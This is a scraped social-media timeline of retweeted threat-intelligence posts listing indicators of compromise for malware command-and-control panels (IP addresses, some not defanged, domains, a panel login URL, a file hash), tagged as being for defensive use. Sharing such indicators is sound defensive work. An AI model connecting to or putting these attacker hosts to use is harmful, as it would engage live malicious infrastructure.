687 Photos and videos

Dee retweeted

Jun 11











204.10.194[.239
@500mk500
@ViriBack
@skocherhan
@BlinkzSec
@JAMESWT_WT
@malwrhunterteam
#SessionStealer #C2 #panel #ThreatIntel #CTI #BlueTeam
Strictly for defensive purpose
3
10
673
Dee retweeted

Jun 8

LKM C2
103.214.174.248:8443
45.91.81.190:8443
108.61.193.37:8443
45.91.81.112
6
17
1,274
Dee retweeted

Jun 5


1
11
47
4,542
Dee retweeted



Some panel with title "C2 Panel — Login": https://larpers[.]fun/login
"C2 PANEL
Command & Control Interface"
🤷♂️
@1ZRR4H
3
5
57
11,398
Dee retweeted
May 26

34.61.206[.]224
officeemail[.]ru
@500mk500
@ViriBack
@skocherhan
@AndreGironda
@BlinkzSec
@JAMESWT_WT
@malwrhunterteam
#Stealth #C2 #ControlPanel #panel #ThreatIntel #CTI #BlueTeam
strictly for defensive purpose
4
9
1,019
Dee retweeted
May 26


154.12.236[.]54[:]5000
chaarlottte[.]dev
20056e47d2b3c00e22ff86ba3a7349994112d188fa5045d12b6eb56cd314fbca
@500mk500
@ViriBack
@skocherhan
@AndreGironda
@BlinkzSec
@JAMESWT_WT
@malwrhunterteam
@abuse_ch
#C2 #panel #ThreatIntel #CTI #BlueTeam
For defensive purpose
4
7
1,032
Dee retweeted

May 24
